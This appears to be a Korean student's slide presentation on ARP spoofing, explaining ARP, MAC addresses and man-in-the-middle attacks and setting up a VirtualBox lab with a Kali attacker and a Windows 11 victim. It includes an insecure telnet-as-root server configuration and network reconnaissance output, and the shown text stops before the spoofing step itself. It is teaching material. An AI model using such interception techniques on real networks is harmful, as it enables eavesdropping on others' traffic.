

ARP spoofing

IT융합공학부 김진웅

유튜브 링크

ARP spoofing이란?

ARP spoofing 관련 주변 지식


ARP spoofing 실습

ARP spoofing의 한계


ARP spoofing이란?

- **근거리 통신망(LAN)**하에서 **주소 결정 프로토콜(ARP)** 메시지를 이용하여 상대방의 데이터 패킷을 중간에서 가로채는 **중간자 공격 기법**

Routing under normal operation




Routing subject to ARP cache poisoning




근거리 통신망(LAN : Local Area Network)

- 네트워크 매체를 이용하여 집, 사무실, 학교 등의 건물과 같은 가까운 지역을 한데 묶는 컴퓨터 네트워크




주소 결정 프로토콜(ARP : Address Resolution Protocol)

- 네트워크 상에서 **IP 주소**를 **물리적 네트워크 주소(MAC)**로 대응시키기 위해 사용되는 프로토콜
- 여기서 물리적 네트워크 주소(MAC)는 이더넷 또는 토큰링의 **48비트 네트워크 카드 주소**를 뜻함



MAC 주소 체계




중간자 공격(MITM : Man In The Middle Attack)

- 송신자와 수신자의 사이에 끼어서 네트워크 통신을 조작하여 통신 내용을 도청하거나 조작하는 공격 기법




ARP spoofing 실습 – 실습 환경

- 실습 환경(Virtual Box를 이용)
- 해커 : Kali Linux, IP(192.168.25.100)
- 피해자 : Windows11, IP(192.168.25.7)
- 네트워크 환경 : **브리지 모드**(Bridge Mode)
- 해커와 피해자는 같은 LAN을 이용하고 있음



ARP spoofing 실습 – 텔넷 서버 구축

- 텔넷 패키지 및 슈퍼 데몬 설치




The image shows a screenshot of a Kali Linux desktop environment. A terminal window is open, displaying the command prompt `(kali@kali)-[~]`. The user has entered the command `$ apt-get install telnetd`, and the terminal shows the start of the installation process for `telnetd`. The terminal window is titled `kali@kali: ~` and has standard window controls. The background of the desktop is a blue gradient.

```
(kali@kali)-[~]  
$ apt-get install telnetd
```



ARP spoofing 실습 – 텔넷 서버 구축

- Vi 편집기로 xinetd의 설정파일 열기



ARP spoofing 실습 – 텔넷 서버 구축


- 드래그한 부분 그대로 입력



```
kali@kali: ~  
# Some defaults, and include /etc/xinetd.d/  
  
defaults  
{  
# Please note that you need a log_type line to be able to use log_on_success  
# and log_on_failure. The default is the following :  
# log_type = SYSLOG daemon info  
}  
  
service telnet  
{  
    disable = no  
    flags = REUSE  
    socket_type = stream  
    wait = no  
    user = root  
    server = /usr/sbin/telnetd  
    log_on_failure = USERID  
}  
  
includedir /etc/xinetd.d  
-- VISUAL --  
10      23,2      Bot
```

ARP spoofing 실습 – 해커의 네트워크 정보 확인


- Kali Linux의 터미널 창에서 **ifconfig** 입력
- 네트워크 인터페이스 : **eth0**
- MAC 주소 : **08:00:27:20:6b:53**



```
App... Places Ter... Dec 23 12:58
kali@kali: ~
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.25.100 netmask 255.255.255.0 broadcast 192.168.25.255
    inet6 fe80::a00:27ff:fe20:6b53 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:20:6b:53 txqueuelen 1000 (Ethernet)
    RX packets 2294 bytes 1578861 (1.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 643 bytes 80796 (78.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali@kali)-[~]
$
```

ARP spoofing 실습 – 피해자의 arp cache table 확인

- Windows11(피해자)에서 cmd창에 **arp -a** 를 입력한다.



```
Microsoft Windows [Version 10.0.22000.1335]
(c) Microsoft Corporation. All rights reserved.

C:\Users\김진웅>arp -a

인터페이스: 192.168.25.7 --- 0x5
  인터넷 주소      물리적 주소      유형
  192.168.25.1      00-30-0d-bf-44-ee  동적
  192.168.25.255     ff-ff-ff-ff-ff-ff  정적
  224.0.0.2          01-00-5e-00-00-02  정적
  224.0.0.22         01-00-5e-00-00-16  정적
  224.0.0.251        01-00-5e-00-00-fb  정적
  224.0.0.252        01-00-5e-00-00-fc  정적
  239.255.255.250    01-00-5e-7f-ff-fa  정적
